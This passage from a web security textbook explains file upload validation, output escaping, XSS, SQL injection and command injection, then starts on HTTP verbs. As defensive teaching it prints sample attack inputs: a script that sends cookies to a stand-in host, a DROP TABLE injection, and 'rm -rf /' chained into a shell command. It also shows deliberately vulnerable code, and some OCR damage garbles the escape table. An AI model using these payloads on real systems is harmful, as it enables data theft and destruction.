
The web application marks the email as confirmed.



USERNAME	CONFIRMATION TOKEN	CONFIRMED
bob@gmail.com	4osTweiETlR5Q0yb0e	YES

Validating file uploads

Files uploaded to a web server are usually written to disk in some fashion, so they are a favorite tool for hackers. Uploaded files are a tricky input to validate, because they arrive as a stream of data and are often encoded in a binary format.



If you accept file uploads, at a bare minimum you must a) validate the file type by checking the file headers and b) place a limit on the maximum size of the file. You should also check for valid file name extensions, but remember that an attacker can name the file anything they choose, so the file extension can be misleading.

Here's how you would use the `Magic` library (a wrapper for the Linux utility `libmagic`) to detect file types in Python:

```
import magic

file_type = magic.from_file("upload.png", mime=True)

assert file_type == "image/png"
```

Client-side validation

In chapter 2, we saw how JavaScript can use the File API to check the size and content type of a file. JavaScript can also validate form fields, and HTML itself has a number of built-in validations for text entry:

```
const email = document.getElementById("email")

email.addEventListener("input", (event) => {
  if (email.validity.typeMismatch) {
    email.setCustomValidity("This is not a valid email address!")
    email.reportValidity()
  } else {
    email.setCustomValidity("")
  }
})
```


This type of client-side validation (and dedicated types of input fields for specific data types) gives immediate feedback to the user but provides no security to your web server—since hackers will generally not send requests from a browser, they will instead use scripts or bots. You must implement validation on the server side to guarantee security; once that is in place, you can use client-side validation to improve the user experience.

Validating files for malicious content is a difficult task, as we shall see in Chapter 11, and simple file header checks like the ones illustrated only really scratch the surface. It's often better to store files in a third-party *Content Management System* (CMS) or a web storage solution like Amazon's Simple Storage Service (S3) to keep the files at arm's length.

Escaping output

In the last section, we saw how important it is to validate input to a web server because malicious HTTP requests can cause unintended consequences on your applications. (Well, unintended by you; hackers very much intend to achieve them.) It's just as important to be strict about the *output* from your web server, whether that means the contents of your HTTP responses or commands you send to other systems (like databases, log servers, or the operating system).


Being strict about output means *escaping* the output sent to the downstream system, replacing metacharacters that have a special meaning to that system with an *escape sequence* that tells the downstream system, for example, "there was a < character here, but don't treat it as the start of an HTML tag." As usual, this concept is better illustrated by example, so let's look at three key contexts where escaping output is absolutely vital to keeping your server secure.



Escaping output in the HTTP response

A common form of attack on the internet is *cross-site scripting* (XSS), where an attacker injects malicious JavaScript into a web page being viewed by

another user. In Chapter 2 we learned some ways to mitigate the risks around XSS in the browser, but the most important protections actually need to be implemented on the server. These protections require you to escape any dynamic content written to HTML.



Let's review the attack vector to gain a little more context. A typical XSS attack happens as follows:

- The attacker finds some HTTP parameter that is designed to be stored in the database and displayed as dynamic content on a web page. This might be a comment on a social media site or simply a username.
- The attacker, knowing that they now have control of this "untrusted input," submits some malicious JavaScript under this input:

```
POST /article/12748/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
comment=<script>window.location='haxxed.com?cookie='+document.coo
```

- Another user views the page where this untrusted input is displayed. The `<script>` tag is written out in the HTML of the web page:

```
<div class="comments">
  <p class="comment">
    <script>
      window.location='haxxed.com?cookie='+document.cookie
    </script>
  </p>
</div>
```


- The malicious script is executed in the victim's browser. This can cause all sorts of problems: a popular approach is to send the users' cookies to a remote server under the control of the attacker, as in the example above.

The key to protecting against XSS is ensuring that any untrusted content—i.e., any content potentially entered by an attacker—is escaped as it is written out on the other end. Specifically, this means replacing the following characters with their corresponding escape sequences:

```
<div class="comments">
  <p class="comment">
    &lt;script&gt;
      window.location='haxxed.com?cookie='+document.cookie
    &lt;/script&gt;
  </p>
</div>
```

These escape sequences will be rendered visually as their unescaped counterpart (so `<` will display as `<` on the screen), but the HTML parser will not see them starting or ending an HTML tag. Here's the full list of


escape sequences needed for HTML:



REPLACE WITH → <

REPLACE WITH → >

REPLACE WITH → &



REPLACE WITH → "

REPLACE WITH → '

Dynamic HTML pages are usually rendered using *templates*, which intersperse dynamic content with HTML tags. Most template languages escape dynamic content by default because of the risks of XSS. For instance, the following snippet shows how a malicious JavaScript input will be escaped safely in the popular Python templating language Jinja2:

```
{{ "<script>" }}
```

This snippet outputs `<script>` to the HTML of the HTTP response, safely defusing XSS attacks. To enable an XSS attack, you would have to disable escaping explicitly as shown:

```
{{ "<script>" | safe }}
```

This will output `<script>` in the HTML, which is not safe. Make sure you know how your template language of choice performs escaping, and how it is disabled. Also, be careful when writing any helper functions that output HTML for injection into a downstream template, *especially* if they take dynamic inputs under the control of an attacker. HTML strings constructed outside of templates are often overlooked in security reviews.

Escaping output in database commands


Failure to characters being inserted into SQL commands will make you vulnerable to SQL injection attacks:

1

A hacker enters a malicious input in the user search function.


2

The HTTP parameter is insecurely incorporated into a query to be run against the database.




3

The database is tricked into running two commands, the second of which deletes all user data!



4

The web application is left in an unusable state since the database is corrupted - the hacker has succeeded in their SQL injection attack.



Most web applications communicate with some sort of data store, and this generally means your code will end up constructing a database command string from input supplied in the HTTP request. A classic example of this is looking up a user account in a Structured Query Language (SQL) database when a user logs in. This is another scenario where untrusted input is written to an output where particular characters have a special meaning—and the security consequences can be *horrible*.

Let's look at a concrete example of this type of attack. Observe the following Java code snippet that connects to a SQL database and runs a query:

```
Connection conn = DriverManager.getConnection(URL, USER, PASS); #
Statement  stmt = conn.createStatement();

String sql = "SELECT * FROM users WHERE email = '" + email + "'";

ResultSet results = stmt .executeQuery(sql); #C
```

With this code base looking up the user as written, an attacker can supply the `email` parameter as `'; DROP TABLE USERS --` and perform a *SQL injection* attack. This is the actual SQL expression that will get executed on the database:


```
SELECT * FROM users WHERE email = ''; DROP TABLE USERS --'
```

The `'` and `;` strings have a special meaning in SQL: the former closes a string, and the latter allows multiple SQL statements to be concatenated together. As a result, supplying the malicious parameter value will delete the `USERS` table from the database. (In actual fact, the deletion of data is probably the best-case scenario – generally, SQL injection attacks are used to steal data, and you may never know the attacker has infiltrated your system!)

The following figure shows how we should protect against this type of attack:

1

A hacker enters a malicious input in the user search function.




2

The use of a parameterized statement ensures metacharacters are escaped securely.


3

Only a single command is run on the database, as intended.



4

The attackers SQL injection attack is foiled!



The method illustrated above escapes the characters in the input that have special meaning before inserting them into a SQL query. This is best achieved by using *parameterized statements* on the database driver, supplying the SQL command and the dynamic arguments to be bound in separately, and allowing the driver to safely escape the latter:

```
Connection conn = DriverManager.getConnection(URL, USER, PASS);
String     sql  = "SELECT * FROM users WHERE email = ?";

PreparedStatement stmt = conn.prepareStatement(sql); #A

statement.setString(1, email); #B

ResultSet results = stmt .executeQuery(sql); #C
```


Under the hood, the driver will safely replace any characters with their escaped counterparts, removing the ability of an attacker to launch the SQL injection.

Escaping output in command strings

SQL injection attacks have a counterpart in code that calls out to the operating system. Failure to escape characters being inserted into operating system commands will make you vulnerable to command injection attacks:

1

A hacker enters a malicious input in the search function.




2

The HTTP parameter is insecurely incorporated into a command to be run on the operating system.

```
response = run("nslookup " + input_value,
               shell=True)
```


3

The command line is tricked into running two commands, the second of which deletes all data on the server!



4

The web application is left in an unusable state since the webserver code is missing - the hacker has succeeded in a command injection attack.



Operating system calls are generally achieved by using a command line call, as illustrated in this Python snippet:

```
from subprocess import run

response = run("cat " + input_value, shell=True)
```

Here, if the `input_value` is from an untrusted source, this allows an attacker to run arbitrary commands against the operating system.

Depending on which operating system you are running on, certain characters sent to the operating system have special meanings. In this example, an attacker can send the HTTP argument `file.txt && rm -rf /` and execute a command on the underlying operating system:

```
cat file.txt && rm -rf /
```

This command string does two separate operations on Linux since the `&&` syntax is a way of chaining two commands. The first operation `"cat file.txt"` reads in the value of the file `file.txt`, which is presumably what the author of the application intends. The second command `"rm -rf /"` deletes *every file on the server*.

As you can see, being able to inject the `&&` characters into the command line operation gives the attacker a way to run *any* commands on your operating system, which is a nightmare scenario. Deleting every file on the server isn't even the worst thing that could happen—an attacker might deploy malware or use this server as a jumping-off point for attacking other servers on your network.

The way to protect against this type of attack, is again, to use character escaping:

1

A hacker enters a malicious input in the user search function.

2

The use of escaping means the attacker is unable to run arbitrary commands.

```
response = run("nslookup " + input_value,
               shell=False)
```


3

The command line call is securely executed.

```
~ cat "google.com && rm -rf /"
nslookup: couldn't get address

~
```

4

The command injection attack is foiled!



Most languages have higher-level APIs that allow you to talk to the operating system without constructing commands explicitly. It's generally preferable to use these APIs in place of their lower-level counterparts since they will take care of escaping control characters for you. The functionality just shown that uses the `subprocess` module could better be performed using the `os` module in Python, which has functions to safely read files in a much more natural manner.

If you end up constructing your own command-line calls, you need to perform the escaping yourself. This can be fraught with complications since control characters vary between Windows and Unix-based operating systems. So try to use an established library that will safely take care of the edge cases. In Python, happily enough, it's generally enough to set the `shell` parameter to `False` when using the `subprocess` module:

```
from subprocess import run

response = run(["cat", input_value], shell=False)
```

This will tell the `subprocess` module to escape metacharacters.

Handling resources

Not every HTTP request poses the same threat, so, security-wise, you should assign the appropriate type of HTTP request to the appropriate server-side action. The HTTP specification described a number of *verbs* or *methods*, one of which must be included in the HTTP request. Since attackers can trick users into triggering certain types of HTTP requests, you must know which verb to use for what type of action. Let’s briefly review the main HTTP verbs.

Clicking on a hyperlink or pasting an address in the browser’s URL will trigger a `GET` request:

```
GET /home HTTP/2.0
Host: www.example.com
```

`GET` requests are used to retrieve a resource from a server and, as you might

expect, `GET` is (by far) the most commonly used HTTP verb. `GET` requests do not contain a request body—all the information supplied to describe the resource is in the URI supplied with the request.

`POST` requests are used to create resources on the server, and can be generated by HTML forms, such as one you might use to log in to a website. A form like the following:

```
<form action="/login" method="POST">
  <label form="name">Email</label>
  <input type="text" id="email" name="email" />

  <label form="password">Password</label>
  <input type="password" id="password" name="password" />

  <button type="submit">Login</button>
</form>
```

would generate an HTTP request as follows:


```
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded
email=user@gmail.com&password=topsecret123
```

`GET` requests and `POST` requests can also be made from JavaScript. Here, we use the fetch API to initiate a `GET` request:

```
fetch("http://example.com/movies.json")
  .then((response) => response.json())
  .then((data) => console.log(data))
```


`DELETE` requests are used to request the deletion of a resource on the server, whereas `PUT` requests are used to add a new resource on the server. These types of requests can *only* be generated from JavaScript. The following figure shows the appropriate use of each HTTP verb:

GET
request




Retrieve a
resource

POST
request



